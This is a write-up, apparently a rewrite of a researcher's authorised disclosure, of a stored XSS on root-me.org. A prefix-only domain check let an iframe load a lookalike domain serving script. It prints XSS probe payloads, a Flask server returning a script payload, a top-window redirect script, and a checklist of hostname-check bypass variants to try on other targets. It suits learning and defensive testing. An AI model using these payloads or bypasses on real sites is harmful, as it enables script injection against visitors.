How I was able to rick roll every users on root-me.org
The site's HTML input filter allowed iframes to any external origin, and a domain check was flawed so a lookalike domain such as www.root-me.org.mizu.re was accepted. An attacker could embed their own page in an iframe and run script in the context of the root-me.org site, affecting most pages.
 Published on mizu.re
Few weeks ago, I decided to try to find a vulnerability on the platform that taught me a lot in cybersecurity: Root-Me. In that way, I started to search in the input box which is used for the following:
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Root-Me is a platform for practising offensive security, and the researcher had spent time learning on it. The target of this work was the platform's input box, the field used for several features across the site:
- ChatBox (present on all pages)
- User's informations
- Challenges solutions
- New challenges requests
- ...

What makes this input box interesting is that it does not treat input as plain text: it allows HTML and a custom text descriptor to render the input. That rendering path is where the whole story happens.
Setup
No special account or role is described beyond a normal user profile on the platform. The researcher's own profile page, https://www.root-me.org/Mizu, is used later as a test target. On the attacker side, a domain was registered (www.root-me.org.mizu.re) and a Flask server was run over HTTPS to avoid mixed content errors. The report does not give versions for the platform or the server stack.
Finding it
Probing what the input box accepts
After trying a lot of different HTML elements, the researcher established two facts. First, JavaScript is heavily filtered. Submitting this input:
<script>alert()</script>
<img src=x onerror="alert()">
<a href="javascript:alert()">XSS</a>
produced this output:
<code class="echappe-js"><script>alert()</script></code>
<p>
<code class="echappe-js"><img src=x onerror="alert()"></code>
<br class="autobr">
<a>XSS</a>
</p>
The script tag and the img with an onerror handler were escaped into code elements carrying the class echappe-js, so they render as text rather than executing. The anchor survived as an element, but its href was stripped entirely, so the javascript: URL never made it through.

Second, iframes are allowed:
<iframe>
Trying to load attacker-controlled JavaScript
With those two facts, the natural idea was to embed a JavaScript file under the researcher's control, which would bypass the filtering of inline script entirely:
<iframe src="https://mizu.re/xss.js">

This failed: the src attribute appears to be removed automatically.
Embedding a same-site page
As a last try, the researcher embedded their own profile page:
<iframe src="https://www.root-me.org/Mizu">

This time the result was different. The www.root-me.org domain could be embedded, but the CSP blocked rendering the page.

The relevant directive observed was:
frame-src http://* https://*
So framing arbitrary sites is permitted by the CSP, and finding a way to bypass the filter on the back end would give an easy XSS.
Working out which origins are accepted
Having failed to embed www.root-me.org because of the CSP, the researcher initially assumed the filter only allowed embedding root-me.org origins. Further tries showed that assumption was wrong: challenge01.root-me.org (the XSS challenges) could not be framed either.
At that point the picture was:
- Any website can be framed, thanks to the CSP.
https://www.root-me.org/mizuworked.challenge01.root-me.orgdid not work.

The conclusion drawn was that the www.root-me.org domain must be used. To verify it, the researcher embedded the API host:
<iframe src="https://api.www.root-me.org/">
Exploitation
Step 1: confirm the origin check is a prefix check
Embedding the API host gave a first iframe, but no XSS on the API domain itself. The next idea was to invert the problem: instead of putting a root-me host inside an attacker page, put an attacker host that starts with the trusted name:
<iframe src="https://www.root-me.org.x/">

This worked, which suggested the check was matching on the string www.root-me.org rather than on the actual host.
Step 2: register a lookalike domain and serve a payload
The researcher immediately claimed www.root-me.org.mizu.re and started a Flask server, with HTTPS to avoid a mixed content error:
from flask import Flask

# Create the APP
app = Flask(__name__)

# Home page
@app.route("/", methods=["GET"])
def index():
    return "<script>alert(document.domain)</script>"

if __name__ == "__main__":
    app.run("[redacted]", port=443, ssl_context=("cert/server.crt", 'cert/server.key'))
Step 3: embed the lookalike domain
<iframe src="https://www.root-me.org.mizu.re/">

The iframe was accepted and the page it loaded was the researcher's Flask server.
Further tests
Immediately after finding the XSS, the researcher contacted @podalirius, who helped with further tests and with reporting the vulnerability.


As the tests showed, the vulnerability affected most pages of the website. For example, an attacker could have used it to rick roll every person visiting the www.root-me.org domain with:
<script>
    window.top.location = "https://www.youtube.com/watch?v=dQw4w9WgXcQ"
</script>
Root cause
The input box renders HTML and allows iframes, and the back-end filter that decides which src values are acceptable let through a host beginning with www.root-me.org. Any host whose name begins with www.root-me.org, such as www.root-me.org.mizu.re, therefore passes. Because the CSP allows framing any http or https origin (frame-src http://* https://*), nothing else stood in the way of loading the attacker page inside the platform. The escaping of script tags and the stripping of href and src attributes on other elements did not help, since the payload lived on a separate origin that the iframe was permitted to load.
Impact
The vulnerability affected most pages of the website, and an attacker could have used it to rick roll each person visiting the www.root-me.org domain. The report does not describe any theft of sessions or other data beyond this demonstration. Exploitation requires the attacker to control a domain whose name begins with www.root-me.org.
Fix
After further research by the Root-Me team, the problem was fixed with the following code patch:

The researcher's summary is that a critical vulnerability can arise from a simple slash. Root-Me patched quickly and authorised publication of the article.


Variants to test
- Submit
https://www.root-me.org.attacker.tld/style URLs wherever a trusted hostname is checked. A positive result is the iframe loading and executing attacker JavaScript. - Try other prefix tricks against the same check:
[redacted],www.root-me.org:[redacted], and userinfo forms in general. A positive result is the browser resolving the request to the attacker host while the filter accepts the string. - Try suffix and substring variants such as
evil-www.root-me.orgornotwww.root-me.orgif the check is not anchored at the start. A positive result is acceptance of a host you control. - Test whether the filter looks at the raw string or the parsed host by mixing case (
WWW.ROOT-ME.ORG.attacker.tld) and trailing dots (www.root-me.org.attacker.tld.). A positive result is acceptance of a host that does not resolve to the trusted site. - Check the CSP for permissive
frame-srcorchild-srcwildcards on other targets, then repeat the lookalike-domain approach. A positive result is an iframe that loads your origin and runs script. - Probe which HTML elements survive the sanitiser and which attributes are stripped, as done here with
script,img onerror,a hrefandiframe src. A positive result is any element or attribute that reaches the browser intact and can load a resource you control.
What happened, in plain words
Root-Me is a website where people practise hacking skills through challenges. It has a text box where users type things, and that box is used in several places: a chat box that appears on every page, the fields where you fill in your profile information, the place where you post solutions to challenges, and the form for requesting new challenges.
Most websites treat whatever you type in a text box as plain text. If you type <b>hello</b>, you see the literal characters <b>hello</b>. Root-Me's box is different: it lets you type HTML, the language that describes how a web page is built, and it renders it. So if you type bold tags, you get bold text. That is a convenience feature, but it also means the box is a place where a user can try to make the site do things it did not intend.
The researcher spent a few weeks poking at this box to see what it would accept. The goal was to find a cross-site scripting vulnerability, usually shortened to XSS. XSS means getting your own code to run inside someone else's website, in the browser of a person who visits that site. If you can do that, your code runs with the same trust the site has, so it can read what the page shows, change the page, or send the visitor somewhere else.
The story ends with a working XSS and with a fix from the Root-Me team. The trick that made it work was a single slash, or rather the absence of a proper check around a domain name.
Setting the scene
The researcher used a normal account on the platform. Their own profile page, at https://www.root-me.org/Mizu, becomes a test target later on. On the attacking side they needed two things: a domain name they controlled, and a small web server to serve a page from it. The domain they registered was www.root-me.org.mizu.re, and the server was written in Flask, a small web framework for the Python programming language. They ran it over HTTPS, the encrypted version of the web protocol, because a page loaded over HTTPS is not allowed to pull in resources over plain HTTP; browsers call that a mixed content error and block it.
